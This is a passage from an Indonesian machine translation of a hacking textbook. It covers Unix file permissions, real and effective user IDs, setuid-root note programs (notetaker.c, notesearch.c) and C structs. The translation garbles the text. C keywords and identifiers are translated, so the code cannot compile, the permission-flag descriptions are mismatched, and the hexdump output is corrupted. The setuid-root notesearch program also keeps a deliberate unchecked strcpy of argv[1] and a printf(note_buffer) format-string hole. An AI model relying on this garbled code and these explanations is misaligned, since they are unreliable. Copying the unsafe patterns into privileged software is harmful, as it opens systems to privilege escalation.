Menggunakan flag bit dalam kombinasi dengan logika bitwise adalah teknik yang efisien dan umum digunakan. Selama setiap flag adalah angka yang hanya mengaktifkan bit unik, efek melakukan bitwise OR pada nilai-nilai ini sama dengan menambahkannya. Di fcntl\_flags.c,  $1 + 1024 + 64 = 1089$ . Namun, teknik ini hanya berfungsi jika semua bitnya unik.

## 0x282 Izin Berkas

jika O\_CREAT flag digunakan dalam mode akses untuk membuka() fungsi, argumen tambahan diperlukan untuk menentukan izin file dari file yang baru dibuat. Argumen ini menggunakan flag bit yang didefinisikan dalam sys/stat.h, yang dapat digabungkan satu sama lain menggunakan logika OR bitwise.

- S\_IRUSR** Berikan izin membaca file untuk pengguna (pemilik).
- S\_IWUSR** Berikan izin menulis file untuk pengguna (pemilik).
- S\_IXUSR** Berikan izin eksekusi file untuk pengguna (pemilik).
- S\_IRGRP** Berikan izin membaca file untuk grup.
- S\_IWGRP** Berikan izin menulis file untuk grup. Berikan izin eksekusi file untuk grup.
- S\_IXGRP** Berikan izin eksekusi file untuk grup. Berikan izin membaca file untuk orang lain (siapa saja).
- S\_IROTH** Berikan izin menulis file untuk orang lain (siapa saja).
- S\_IWOTH** Berikan izin eksekusi file untuk orang lain (siapa saja).
- S\_IXOTH** Berikan izin membaca file untuk yang lain (siapa saja).

Jika Anda sudah terbiasa dengan izin file Unix, tanda-tanda itu akan sangat masuk akal bagi Anda. Jika tidak masuk akal, inilah kursus kilat tentang izin file Unix.

Setiap file memiliki pemilik dan grup. Nilai-nilai ini dapat ditampilkan menggunakan ls -l dan ditunjukkan di bawah ini pada output berikut.

---

```
reader@hacking :~/booksrc $ ls -l /etc/passwd simplenote*
-rw-r--r-- 1 root root 1424 2007-09-06 09:45 /etc/passwd
-rwxr-xr-x 1 pembaca pembaca 8457 2007-09-07 02:51 simplenote
-rw----- 1 reader reader 1872 2007-09-07 02:51 simplenote.c
reader@hacking :~/booksrc $
```

---

Untuk file /etc/passwd, pemiliknya adalah root dan grupnya juga root. Untuk dua file simplenote lainnya, pemiliknya adalah pembaca dan grupnya adalah pengguna.

Izin baca, tulis, dan eksekusi dapat diaktifkan dan dinonaktifkan untuk tiga bidang berbeda: pengguna, grup, dan lainnya. Izin pengguna menjelaskan apa yang dapat dilakukan pemilik file (membaca, menulis, dan/atau mengeksekusi), izin grup menjelaskan apa yang dapat dilakukan pengguna dalam grup tersebut, dan izin lainnya menjelaskan apa yang dapat dilakukan orang lain. Bidang-bidang ini juga ditampilkan di depan ls -l keluaran. Pertama, izin baca/tulis/eksekusi pengguna ditampilkan, menggunakan r untuk dibaca, w untuk menulis, x untuk mengeksekusi, dan - untuk off. Tiga karakter berikutnya menampilkan izin grup, dan tiga karakter terakhir untuk izin lainnya. Pada output di atas, program simplenote telah mengaktifkan ketiga izin pengguna (ditampilkan dalam huruf tebal). Setiap izin sesuai dengan bendera bit; membaca adalah 4 (100 dalam biner), menulis adalah 2 (010 dalam biner), dan mengeksekusi adalah 1 (001 dalam biner). Karena setiap nilai hanya berisi bit unik, operasi OR bitwise mencapai hasil yang sama seperti menambahkan angka-angka ini bersama-sama. Nilai-nilai ini dapat ditambahkan bersama-sama untuk menentukan izin bagi pengguna, grup, dan lainnya menggunakan chmod memerintah.

---

```
reader@hacking :~/booksrc $ chmod 731 simplenote.c
reader@hacking :~/booksrc $ ls -l simplenote.c
- rwx-wx--x 1 reader reader 1826 2007-09-07 02:51 simplenote.c
reader@hacking :~/booksrc $ chmod ugo-wx simplenote.c
reader@hacking :~/booksrc $ ls -l simplenote.c
- r----- 1 reader reader 1826 09-07 02:51 simplenote.c
reader@hacking :~/booksrc $ chmod u+w simplenote.c
reader@hacking :~/booksrc $ ls -l simplenote.c
- rw----- 1 reader reader 1826 09-07 2007 02:51 simplenote.c
reader@hacking :~/booksrc $
```

---

Perintah pertama (chmod 721) memberikan izin membaca, menulis, dan mengeksekusi kepada pengguna, karena angka pertama adalah 7 (4 + 2 + 1), menulis dan mengeksekusi izin untuk mengelompokkan, karena angka kedua adalah 3 (2 + 1), dan hanya menjalankan izin untuk lainnya, karena angka ketiga adalah 1. Izin juga dapat ditambahkan atau dikurangi menggunakan `chmod`. Selanjutnya `chmod` perintah, argumen `ugo-wx` cara *Kurangi izin menulis dan mengeksekusi dari pengguna, grup, dan lainnya*. Akhir `chmod u+w` perintah memberikan izin menulis kepada pengguna.

Dalam program `simplenote`, membuka() fungsi menggunakan `S_IRUSR | S_IWUSR` untuk argumen izin tambahannya, yang berarti file `/tmp/notes` seharusnya hanya memiliki izin baca dan tulis pengguna saat dibuat.

---

```
reader@hacking :~/booksrc $ ls -l /tmp/notes
- rw----- 1 reader reader 36 2007-09-07 02:52 /tmp/notes
reader@hacking :~/booksrc $
```

---

### **0x283 ID Pengguna**

Setiap pengguna pada sistem Unix memiliki nomor ID pengguna yang unik. ID pengguna ini dapat ditampilkan menggunakan `id` perintah.

---

```
reader@hacking :~/booksrc $ id reader
uid=999(pembaca) gid=999(pembaca)
grup=999(pembaca),4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),4
4(video),46(plugdev),104(scanner),112(netdev),113(lpadmin),115(powerdev),117(a dmin)

reader@hacking :~/booksrc $ id matrix uid=500(matrix)
gid=500(matrix) groups=500(matrix) reader@hacking :~
booksrc $ id root
uid=0(root) gid=0(root) groups=0(root)
reader@hacking :~/booksrc $
```

---

Pengguna root dengan ID pengguna 0 seperti akun administrator, yang memiliki akses penuh ke sistem. Itu superintah dapat digunakan untuk beralih ke pengguna yang berbeda, dan jika perintah ini dijalankan sebagai root, itu dapat dilakukan tanpa kata sandi. Itu sudo perintah memungkinkan satu perintah untuk dijalankan sebagai pengguna root. Di LiveCD, sudotelah dikonfigurasi sehingga dapat dijalankan tanpa kata sandi, demi kesederhanaan. Perintah-perintah ini menyediakan metode sederhana untuk beralih antar pengguna dengan cepat.

---

```
reader@hacking :~/booksrc $ sudo su jose
jose@hacking :/home/reader/booksrc $ id
uid=501(jose) gid=501(jose) groups=501(jose)
jose@hacking :/home/reader/ bukuc $
```

---

Sebagai pengguna jose, program simplenote akan berjalan sebagai jose jika dijalankan, tetapi tidak akan memiliki akses ke file /tmp/notes. File ini dimiliki oleh pembaca pengguna, dan hanya mengizinkan izin baca dan tulis kepada pemiliknya.

---

```
jose@hacking :/home/reader/booksrc $ ls -l /tmp/notes
- rw----- 1 reader reader 36 2007-09-07 05:20 /tmp/notes jose@hacking :/
home/reader/booksrc $ ./simplenote "a note for jose" [DEBUG] buffer @
0x804a008: 'catatan untuk jose'
[DEBUG] file data @ 0x804a070: '/tmp/notes'
[!] Kesalahan Fatal di main() saat membuka file: Izin ditolak
jose@hacking :/home/reader/booksrc $ cat /tmp/notes
cat: /tmp/notes: Izin ditolak jose@hacking :/
home/reader/booksrc $ exit exit
```

---

```
reader@hacking :~/booksrc $
```

---

Ini baik-baik saja jika pembaca adalah satu-satunya pengguna program simplenote; namun, ada kalanya banyak pengguna harus dapat mengakses bagian tertentu dari file yang sama. Misalnya, file /etc/passwd berisi informasi akun untuk setiap pengguna di sistem, termasuk shell login default setiap pengguna. Perintah chsh memungkinkan setiap pengguna untuk mengubah shell loginnya sendiri. Program ini harus dapat membuat perubahan pada file /etc/passwd, tetapi hanya pada baris yang berhubungan dengan akun pengguna saat ini. Solusi untuk masalah ini di Unix adalah setel ID pengguna (setuid) izin. Ini adalah bit izin file tambahan yang dapat diatur menggunakan chmod. Ketika sebuah program dengan flag ini dijalankan, itu berjalan sebagai ID pengguna dari pemilik file.

---

```
reader@hacking :~/booksrc $ which chsh /
usr/bin/chsh
reader@hacking :~/booksrc $ ls -l /usr/bin/chsh /etc/passwd
- rw-r--r-- 1 root root 1424 2007-09-06 21:05 /etc/passwd
- rwsr-xr-x 1 root root 23920 2006-12-19 20:35 /usr/bin/chsh
reader@hacking :~/booksrc $
```

---

Itu chsh program memiliki setuid set bendera, yang ditandai dengan s dalam iskeluaran di atas. Karena file ini dimiliki oleh root dan memiliki setuid izin, program akan berjalan sebagai pengguna root ketika setiap pengguna menjalankan program ini. File /etc/passwd yang chsh write to juga dimiliki oleh root dan hanya mengizinkan pemiliknya untuk menulis padanya. Logika program dalam chsh dirancang untuk hanya mengizinkan penulisan ke baris di /etc/passwd yang sesuai dengan pengguna yang menjalankan program, meskipun program secara efektif berjalan sebagai root. Ini berarti bahwa program yang sedang berjalan memiliki ID pengguna yang sebenarnya dan ID pengguna yang efektif. ID ini dapat diambil menggunakan fungsi getuid() dan geteuid(), masing-masing, seperti yang ditunjukkan pada uid\_demo.c.

### **uid\_demo.c**

---

```
# sertakan <stdio.h>

int utama() {
    printf("Uid Nyata: %d\n", getuid()); printf("Uid
efektif: %d\n", geteuid());
}
```

---

Hasil kompilasi dan eksekusi uid\_demo.c adalah sebagai berikut.

---

```
reader@hacking :~/booksrc $ gcc -o uid_demo uid_demo.c
reader@hacking :~/booksrc $ ls -l uid_demo
- rwxr-xr-x 1 pembaca pembaca 6825 2007-09-07 05:32 uid_demo
reader@hacking :~/booksrc $ ./uid_demo
uang asli: 999
uid efektif: 999
reader@hacking :~/booksrc $ sudo chown root:root ./uid_demo
reader@hacking :~/booksrc $ ls -l uid_demo
- rwxr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking :~/booksrc $ ./uid_demo
uang asli: 999
uid efektif: 999
reader@hacking :~/booksrc $
```

---

Dalam output untuk uid\_demo.c, kedua ID pengguna ditampilkan menjadi 999 ketika uid\_demo dijalankan, karena 999 adalah ID pengguna untuk pembaca. Selanjutnya, sudo perintah digunakan dengan chown perintah untuk mengubah pemilik dan grup uid\_demo untuk melakukan root. Program masih dapat dijalankan, karena memiliki izin mengeksekusi untuk yang lain, dan itu menunjukkan bahwa kedua ID pengguna tetap 999, karena itu masih ID pengguna.

---

```
reader@hacking :~/booksrc $ chmod u+s ./uid_demo
chmod: mengubah izin `./uid_demo': Operasi tidak diizinkan
reader@hacking :~/booksrc $ sudo chmod u+s ./uid_demo
reader@hacking :~/booksrc $ ls -l uid_demo
- rwsr-xr-x 1 root root 6825 2007-09-07 05:32 uid_demo
reader@hacking :~/booksrc $ ./uid_demo
uang asli: 999
uid efektif: 0
reader@hacking :~/booksrc $
```

---

Karena program ini dimiliki oleh root sekarang, sudo harus digunakan untuk mengubah hak akses file di dalamnya. Itu chmod u+s perintah menyalakan setuidizin, yang dapat dilihat berikut ini. Keluaran. Sekarang ketika pembaca pengguna mengeksekusi uid\_demo, ID pengguna yang efektif adalah 0 untuk root, yang berarti program dapat mengakses file sebagai root. Ini adalah bagaimana chsh program dapat mengizinkan setiap pengguna untuk mengubah shell loginnya yang disimpan di /etc/passwd.

Teknik yang sama ini dapat digunakan dalam program pencatatan multipengguna. Program selanjutnya adalah modifikasi dari program simplenote; itu juga akan merekam ID pengguna dari setiap penulis asli catatan. Selain itu, sintaks baru untuk #termasukakan diperkenalkan.

Ituec\_malloc() dan fatal() fungsi telah berguna dalam banyak program kami. Alih-alih menyalin dan menempelkan fungsi-fungsi ini ke dalam setiap program, mereka dapat dimasukkan ke dalam file include yang terpisah.

### **hacking.h**

---

```
// Fungsi untuk menampilkan pesan error lalu keluar dari void
fatal(char *message) {
    char error_message[100];

    strcpy(error_message, "[!] Kesalahan Fatal ");
    strncat(error_message, pesan, 83);
    perror(pesan_kesalahan);
    keluar(-1);
}

// Fungsi pembungkus malloc() yang diperiksa
kesalahan void *ec_malloc(unsigned int size) {
    batal *ptr;
    ptr = malloc(ukuran);
    jika (ptr == NULL)
        fatal("di ec_malloc() pada alokasi memori");
    kembalikan ptr;
}
```

---

Dalam program baru ini, hacking.h, fungsi-fungsinya bisa saja dimasukkan. Di C, ketika nama file untuk #termasukdikelilingi oleh < dan >, kompilator mencari file ini dalam path standar termasuk, seperti /usr/include/. Jika nama file diapit oleh tanda kutip, kompilator mencari di direktori saat ini. Oleh karena itu, jika hacking.h berada di direktori yang sama dengan sebuah program, ia dapat disertakan dengan program tersebut dengan mengetikkan #termasuk "hacking.h".

Baris yang diubah untuk program pencatat baru (notetaker.c) ditampilkan dalam huruf tebal.

### **pencatat.c**

---

```
# sertakan <stdio.h>
# sertakan <stdlib.h>
# sertakan <string.h>
# sertakan <fcntl.h>
# sertakan <sys/stat.h>
# sertakan "hacking.h"

batalkan penggunaan(char *prog_name, char *namafile) {
    printf("Penggunaan: %s <data untuk ditambahkan ke %s>\n", nama_prog, namafile);
    keluar(0);
```

```

}

batal fatal(char *); // Fungsi untuk kesalahan fatal
void *ec_malloc(int tidak ditandatangani); // Pembungkus malloc() yang diperiksa kesalahan

int main(int argc, char *argv[]) {
    int userid, fd; // Deskriptor file char
    *penyangga, *file data;

    buffer = (char *) ec_malloc(100);
    datafile = (char *) ec_malloc(20);
    strcpy(file data, "/var/catatan");

    jika(argc < 2) // Jika tidak ada argumen baris perintah,
        penggunaan(argv[0], file data); // tampilkan pesan penggunaan dan keluar.

    strcpy(penyangga, argv[1]); // Salin ke buffer.

    printf("Penyangga [DEBUG] @ %p: \'%s\'\n", penyangga, penyangga);
    printf("[DEBUG] berkas data @ %p: \'%s\'\n", berkas data, berkas data);

    //Membuka file
    fd = buka(file data, O_WRONLY|O_CREAT|O_APPEND, S_IRUSR|S_IWUSR);
    jika(fd == -1)
        fatal("di main() saat membuka file");
    printf("Descriptor file [DEBUG] adalah %d\n", fd);

    userid = getuid(); // Dapatkan ID pengguna yang sebenarnya.

    // Menulis data
    if(write(fd, &userid, 4) == -1) // Tulis ID pengguna sebelum data catatan.
        fatal("di main() saat menulis userid ke file");
    tulis(fd, "\n", 1); // Hentikan baris.

    if(write(fd, buffer, strlen(buffer)) == -1) // Tulis catatan.
        fatal("di main() saat menulis buffer ke file");
    tulis(fd, "\n", 1); // Hentikan baris.

    // Menutup file
    jika(tutup(fd) == -1)
        fatal("di main() saat menutup file");

    printf("Catatan telah disimpan.\n"); gratis
    (penyangga);
    gratis (file data);
}

```

---

File keluaran telah diubah dari /tmp/notes menjadi /var/notes, sehingga data sekarang disimpan di tempat yang lebih permanen. Itugetuid()fungsi digunakan untuk mendapatkan ID pengguna asli, yang ditulis ke file data pada baris sebelum baris catatan ditulis. Sejakmenulis()fungsi mengharapkan pointer untuk sumbernya, operator & digunakan pada nilai integeridentitas penggunauntuk memberikan alamatnya.

---

```
reader@hacking :~/booksrc $ gcc -o notetaker notetaker.c
reader@hacking :~/booksrc $ sudo chown root:root ./notetaker
reader@hacking :~/booksrc $ sudo chmod u+s ./notetaker
reader@hacking :~/booksrc $ ls -l ./notetaker
-rwsr-xr-x 1 root root 9015 2007-09-07 05:48 ./notetaker reader@hacking :~/booksrc $ ./notetaker "ini adalah tes catatan multiuser" [DEBUG] buffer @ 0x804a008: 'ini adalah tes catatan multiuser' [DEBUG] datafile @ 0x804a070: '/var/notes' [DEBUG] deskriptor file adalah 3
Catatan telah disimpan. reader@hacking :~/booksrc $ ls -l /var/notes
-rw----- 1 root reader 39 2007-09-07 05:49 /var/notes
reader@hacking :~/booksrc $
```

---

Pada output sebelumnya, program pencatat dikompilasi dan diubah untuk dimiliki oleh root, dan setuidizin ditetapkan. Sekarang ketika program dijalankan, program berjalan sebagai pengguna root, sehingga file /var/notes juga dimiliki oleh root saat dibuat.

---

```
reader@hacking :~/booksrc $ cat /var/notes cat: /var/notes: Izin ditolak reader@hacking :~/booksrc $ sudo cat /var/notes ?

ini adalah tes multiuser notes reader@hacking :~/booksrc $
sudo hexdump -C /var/notes 00000000
e7 03 00 00a 74 68 69 65 73 20 69 73 20 61 20 74 75 |.....ini di| | jumlah
00000010 73 74 20 6f 66 20 6d 20 6e 6c 74 69 75 73 65 72 multipengguna|
00000020 6f 74 65 73 0a | catatan.|

00000027
reader@hacking :~/booksrc $ pcalc 0x03e7
999 0x3e7 0y1111100111
reader@hacking :~/booksrc $
```

---

File /var/notes berisi ID pengguna reader (999) dan catatan. Karena arsitektur little-endian, 4 byte dari bilangan bulat 999 muncul terbalik dalam heksadesimal (ditampilkan dalam huruf tebal di atas).

Agar pengguna normal dapat membaca data catatan, yang sesuai setuid diperlukan program root. Program notesearch.c akan membaca data catatan dan hanya menampilkan catatan yang ditulis oleh ID pengguna tersebut. Selain itu, argumen baris perintah opsional dapat diberikan untuk string pencarian. Saat ini digunakan, hanya catatan yang cocok dengan string pencarian yang akan ditampilkan.

#### **notesearch.c**

---

```
# sertakan <stdio.h>
# sertakan <string.h>
# sertakan <fcntl.h>
# sertakan <sys/stat.h>
# sertakan "hacking.h"
```

```

# tentukan FILENAME "/var/notes"

int print_notes(int, int, char *); int          // Fungsi pencetakan catatan.
find_user_note(int, int); int      // Mencari di file untuk catatan untuk
search_note(char *, char *); batal  // pengguna. // Mencari fungsi kata kunci.
fatal(char *);                  // Penangan kesalahan fatal

int main(int argc, char *argv[]) {
    int userid, pencetakan=1, fd; // Deskriptor file char
    searchstring[100];

    jika(argc > 1)           // Jika ada arg, // itu adalah string
        strcpy(string pencarian, argv[1]); kalau
        tidak
        string pencarian[0] = 0; // string pencarian kosong.

    userid = getuid();
    fd = buka(NAMA FILE, O_RDONLY); // Buka file untuk akses hanya baca.
    jika(fd == -1)
        fatal("di main() saat membuka file untuk dibaca");

    sementara (mencetak)
        pencetakan = print_notes(fd, userid, searchstring);
        printf("-----[ data akhir catatan ]-----\n"); tutup (fd);

}

// Fungsi untuk mencetak catatan untuk uid tertentu yang cocok //
string pencarian opsional;
// mengembalikan 0 di akhir file, 1 jika masih ada lebih banyak
catatan. int print_notes(int fd, int uid, char *searchstring) {
    int catatan_panjang;
    char byte=0, note_buffer[100];

    note_length = find_user_note(fd, uid);
    jika(catatan_panjang == -1)// Jika akhir file tercapai, //
        kembali 0;           // kembalikan 0.

    baca(fd, note_buffer, note_length); // Baca data catatan.
    note_buffer[panjang_catatan] = 0;     // Hentikan string.

    if(search_note(note_buffer, searchstring)) // Jika string pencarian ditemukan,
        printf(catatan_buffer);           // mencetak catatan.
    kembali 1;
}

// Fungsi untuk menemukan catatan berikutnya untuk ID
pengguna tertentu; // mengembalikan -1 jika akhir file tercapai;
// jika tidak, ia mengembalikan panjang catatan yang
ditemukan. int find_user_note(int fd, int user_uid) {
    int note_uid=-1;
    byte char yang tidak ditandatangani;
    int panjang;

    while(note_uid != user_uid) { // Ulangi sampai catatan untuk user_uid ditemukan.

```

```

        if(read(fd, &e_uid, 4) != 4) // Membaca data uid.
            kembali -1; // Jika 4 byte tidak terbaca, kembalikan akhir kode file.
        if(read(fd, &byte, 1) != 1) // Baca pemisah baris baru.
            kembali -1;

        byte = panjang = 0;
        while(byte != '\n') { // Cari tahu berapa byte ke akhir baris.
            if(read(fd, &byte, 1) != 1) // Membaca satu byte.
                kembali -1; // Jika byte tidak dibaca, kembalikan akhir kode file.
            panjang++;
        }
    }

    lseek(fd, panjang * -1, SEEK_CUR); // Putar ulang pembacaan file menurut panjang byte.

    printf("[DEBUG] menemukan %d byte catatan untuk id pengguna %d\n", panjang, note_uid);
    panjang kembali;
}

// Fungsi untuk mencari catatan untuk kata kunci tertentu; //
mengembalikan 1 jika kecocokan ditemukan, 0 jika tidak ada kecocokan.
int search_note(char *catatan, char *kata kunci) {
    int i, kata kunci_panjang, kecocokan=0;

    kata kunci_panjang = strlen(kata kunci);
    if(panjang_kata kunci == 0)      // Jika tidak ada string pencarian,
        kembali 1;                  // selalu "cocok".

    for(i=0; i < strlen(note); i++) { // Iterasi lebih dari byte dalam catatan.
        if(catatan[i] == kata kunci[cocok])      // Jika byte cocok dengan kata kunci,
            cocok++;   // bersiap-siap untuk memeriksa byte
        kalau tidak {                                berikutnya; // jika tidak,
            if(note[i] == keyword[0]) // jika byte tersebut cocok dengan byte kata kunci pertama,
                cocok = 1;      // mulai hitungan pertandingan pada 1.
            kalau tidak
                cocok = 0;    // Jika tidak, itu adalah nol.
        }
        if(match == keyword_length) // Jika ada kecocokan penuh,
            kembali 1; // kembali cocok.
    }
    kembali 0; // Kembali tidak cocok.
}

```

---

Sebagian besar kode ini harus masuk akal, tetapi ada beberapa konsep baru. Nama file ditentukan di bagian atas alih-alih menggunakan memori tumpukan. Juga, fungsinya mencari() digunakan untuk memundurkan posisi baca dalam file. Panggilan fungsi dari lseek(fd, panjang \* -1, SEEK\_CUR); memberitahu program untuk memindahkan posisi baca ke depan dari posisi saat ini dalam file dengan panjang \* -1 byte. Karena ini ternyata bilangan negatif, posisinya digeser mundur oleh panjangnya byte.

---

```

reader@hacking :~/booksrc $ gcc -o notesearch notesearch.c
reader@hacking :~/booksrc $ sudo chown root:root ./notesearch
reader@hacking :~/booksrc $ sudo chmod u+s ./notesearch
reader@hacking :~/booksrc $ ./notesearch

```

```
[DEBUG] menemukan catatan 34 byte untuk id pengguna 999  
ini adalah ujian catatan multipengguna  
----- [ data akhir catatan ]-----  
reader@hacking :~/booksrc $
```

---

Ketika dikompilasi dan setuidroot, program notesearch bekerja seperti yang diharapkan. Tapi ini hanya satu pengguna; apa yang terjadi jika pengguna yang berbeda menggunakan program pencatat dan pencarian catatan?

```
reader@hacking :~/booksrc $ sudo su jose jose@hacking :/home/reader/booksrc  
$ ./notetaker "Ini catatan untuk jose" [DEBUG] buffer @ 0x804a008: 'Ini catatan  
untuk jose'  
[DEBUG] datafile @ 0x804a070: '/var/  
notes' [DEBUG] deskriptor file adalah 3  
Catatan telah disimpan. jose@hacking :/home/reader/booksrc  
$ ./notesearch [DEBUG] menemukan catatan 24 byte untuk id  
pengguna 501 Ini adalah catatan untuk jose  
  
----- [ data akhir catatan ]-----  
jose@hacking :/home/reader/booksrc $
```

---

Ketika pengguna jose menggunakan program ini, ID pengguna sebenarnya adalah 501. Ini berarti bahwa nilai ditambahkan ke semua catatan yang ditulis dengan pencatat, dan hanya catatan dengan ID pengguna yang cocok yang akan ditampilkan oleh program pencarian catatan.

```
reader@hacking :~/booksrc $ ./notetaker "Ini adalah catatan lain untuk pengguna  
pembaca" [DEBUG] buffer @ 0x804a008: 'Ini adalah catatan lain untuk pengguna pembaca'  
[DEBUG] datafile @ 0x804a070: '/var/  
notes' [DEBUG] deskriptor file adalah 3  
Catatan telah disimpan. reader@hacking :~/booksrc $ ./  
notesearch [DEBUG] menemukan catatan 34 byte  
untuk id pengguna 999 ini adalah tes catatan multiuser  
  
[DEBUG] menemukan catatan 41 byte untuk id pengguna  
999 Ini adalah catatan lain untuk pengguna pembaca  
----- [ data akhir catatan ]-----  
reader@hacking :~/booksrc $
```

---

Demikian pula, semua catatan untuk pembaca pengguna memiliki ID pengguna 999 yang dilampirkan padanya. Meskipun program pencatat dan pencarian catatan adalah suid root dan memiliki akses baca dan tulis penuh ke file data /var/notes, logika program dalam program notesearch mencegah pengguna saat ini melihat catatan pengguna lain. Ini sangat mirip dengan bagaimana file /etc/passwd menyimpan informasi pengguna untuk semua pengguna, namun program seperti chsh dan paswd memungkinkan setiap pengguna untuk mengubah shell atau kata sandinya sendiri.

## **0x284 Struktur**

Terkadang ada beberapa variabel yang harus dikelompokkan bersama dan diperlakukan seperti satu. Di C, struktur adalah variabel yang dapat memuat banyak variabel lainnya. Struct sering digunakan oleh berbagai fungsi sistem dan library, jadi memahami cara menggunakan struct merupakan prasyarat untuk menggunakan fungsi-fungsi ini.

Sebuah contoh sederhana akan cukup untuk saat ini. Ketika berhadapan dengan banyak fungsi waktu, fungsi-fungsi ini menggunakan struktur waktu yang disebut `tm`, yang didefinisikan dalam `/usr/include/time.h`. Definisi struct adalah sebagai berikut.

---

```
struktur tm {
    ke dalam     tm_sec;      /* detik */
    ke dalam     tm_min;      /* menit */
    ke dalam     tm_jam;      /* jam */
    ke dalam     tm_mday;     /* hari dalam sebulan */
    ke dalam     tm_mon;      /* /* bulan */
    ke dalam     tm_tahun;    /* tahun */
    ke dalam     tm_wday;     /* hari dalam seminggu */ /*
    ke dalam     tm_yday;     hari dalam setahun */ /* waktu
    ke dalam     tm_isdst;    musim panas */
};
```

---

Setelah struktur ini didefinisikan, struktur `tm` menjadi tipe variabel yang dapat digunakan, yang dapat digunakan untuk mendeklarasikan variabel dan pointer dengan tipe data dari tipe struktur. Program `time_example.c` menunjukkan hal ini. Kapanwaktu.h termasuk, `tmstruct` didefinisikan, yang kemudian digunakan untuk mendeklarasikan `waktu` saat ini dan `waktu_ptr` variabel.

### waktu\_cetoh.c

---

```
# sertakan <stdio.h>
# sertakan <time.h>

int utama() {
    int panjang detik_sejak_epoch; struct
    tm saat_waktu, *waktu_ptr;
    int jam, menit, detik, hari, bulan, tahun;

    detik_sejak_zaman = waktu(0); // Lewati waktu pointer nol sebagai argumen.
    printf("waktu() - detik sejak zaman: %ld\n", detik_sejak_Epoch);

    waktu_ptr = &saat_waktu; // Set time_ptr ke alamat // struct
                           // current_time.
    localtime_r(&seconds_since_epoch, time_ptr);

    // Tiga cara berbeda untuk mengakses elemen struct:
    hour = current_time.tm_hour; // Akses langsung
    menit = waktu_ptr->tm_min; // Akses melalui pointer
    detik = *((int *) waktu_ptr); // Akses penunjuk retas

    printf("Waktu sekarang adalah: %02d:%02d:%02d\n", jam, menit, detik);
}
```

---

Itu `waktu()` fungsi akan mengembalikan jumlah detik sejak 1 Januari 1970. Waktu pada sistem Unix disimpan relatif terhadap titik waktu yang agak arbitrer ini, yang juga dikenal sebagai *masa*. Itu `localtime_r()` function mengharapkan dua pointer sebagai argumen: satu ke jumlah detik sejak Epoch dan yang lainnya ke atm struktur. penunjuk `waktu_ptr` sudah disetel ke alamat

dariwaktu saat ini, kosongtmstruktur. Alamat-operator digunakan untuk memberikan pointer kedekit\_sejak\_zamanuntuk argumen lainnya untuk localtime(), yang memenuhi unsur-unsurtmstruktur. Elemen struct dapat diakses dalam tiga cara berbeda; dua yang pertama adalah cara yang tepat untuk mengakses elemen struct, dan yang ketiga adalah solusi yang diretas. Jika variabel struct digunakan, elemennya dapat diakses dengan menambahkan nama elemen di akhir nama variabel dengan titik. Karena itu, saat\_waktu.tm\_jamhanya akan mengakses tm\_jam  
elemen daritmstruktur yang disebutwaktu saat ini. Pointer ke struct sering digunakan, karena jauh lebih efisien untuk melewatkandanpointer empat byte daripada keseluruhan struktur data. Pointer struct sangat umum sehingga C memiliki metode bawaan untuk mengakses elemen struct dari pointer struct tanpa perlu melakukan dereferensi pointer. Saat menggunakan penunjuk struct seperti waktu\_ptr, elemen struct dapat diakses dengan cara yang sama dengan nama elemen struct, tetapi menggunakan serangkaian karakter yang terlihat seperti panah yang menunjuk ke kanan. Karena itu, waktu\_ptr->tm\_minakan mengakses tm\_minelemen daritmstruktur yang ditunjuk olehwaktu\_ptr. Detik dapat diakses melalui salah satu dari metode yang tepat ini, menggunakan tm\_secelement atau tmstruct, tetapi metode ketiga digunakan. Bisakah Anda mengetahui cara kerja metode ketiga ini?

---

```
reader@hacking :~/booksrc $ gcc time_example.c
reader@hacking :~/booksrc $ ./a.out
time() - detik sejak zaman: 1189311588 Waktu
saat ini adalah: 04:19:48
reader@hacking :~/booksrc $ ./a.out time() -
detik sejak epoch: 1189311600 Waktu saat ini
adalah: 04:20:00
reader@hacking :~/booksrc $
```

---

Program berfungsi seperti yang diharapkan, tetapi bagaimana detik diakses dimstruktur? Ingatlah bahwa pada akhirnya, itu semua hanya kenangan. Sejak tm\_sec definisikan di awal tmstruct, nilai integer itu juga ditemukan di awal. Di baris `detik = *((int *) waktu_ptr)`, variabel waktu\_ptr adalah typecast daritmstruktur pointer ke pointer integer. Kemudian pointer typecast ini didereferensi, mengembalikan data di alamat pointer. Sejak alamat ketmstruktur juga menunjuk ke elemen pertama dari struct ini, ini akan mengambil nilai integer untuk tm\_sec dalam struktur. Penambahan berikut ke kode `time_example.c` (`time_example2.c`) juga membuang byte dari waktu saat ini. Hal ini menunjukkan bahwa unsur tmstruct tepat di sebelah satu sama lain dalam memori. Elemen-elemen lebih jauh di dalam struct juga dapat langsung diakses dengan pointer hanya dengan menambahkan alamat pointer.

### waktu\_contoh2.c

---

```
# sertakan <stdio.h>
# sertakan <time.h>

void dump_time_struct_bytes(struct tm *time_ptr, ukuran int) {
    di aku;
    char yang tidak ditandatangani *raw_ptr;
```

```

printf("byte struct terletak di 0x%08x\n", time_ptr); raw_ptr =
(karakter tidak bertanda *) time_ptr;
untuk(i=0; i < ukuran; i++) {

    printf("%02x", raw_ptr[i]);
    if(i%16 == 15) // Cetak baris baru setiap 16 byte.
        printf("\n");
}
printf("\n");

int utama() {
    int panjang detik_sejak_epoch; struct tm
saat_waktu, *waktu_ptr; int jam, menit,
detik, i, *int_ptr;

detik_sejak_zaman = waktu(0); // Lewati waktu pointer nol sebagai argumen.
printf("waktu() - detik sejak zaman: %ld\n", detik_sejak_EPOCH);

waktu_ptr = &saat_waktu;      // Set time_ptr ke alamat // struct
                                current_time.
localtime_r(&seconds_since_epoch, time_ptr);

// Tiga cara berbeda untuk mengakses elemen struct:
hour = current_time.tm_hour;    // Akses langsung
menit = waktu_ptr->tm_min;      // Akses melalui pointer
detik = *((int *) waktu_ptr); // Akses penunjuk retas

printf("Waktu sekarang adalah: %02d:%02d:%02d\n", jam, menit, detik);

dump_time_struct_bytes(time_ptr, sizeof(struct tm));

menit = jam = 0; // Hapus menit dan jam. int_ptr = (int *)
waktu_ptr;

untuk(i=0; i < 3; i++) {
    printf("int_ptr @ 0x%08x : %d\n", int_ptr, *int_ptr); int_ptr++; //
    Menambahkan 1 ke int_ptr menambahkan 4 ke alamat,
}
                                // karena int berukuran 4 byte.
}

```

---

Hasil kompilasi dan eksekusi time\_example2.c adalah sebagai berikut.

---

```

reader@hacking :~/booksrc $ gcc -g time_example2.c
reader@hacking :~/booksrc $ ./a.out
time() - detik sejak zaman: 1189311744 Waktu
saat ini adalah: 04:22:24
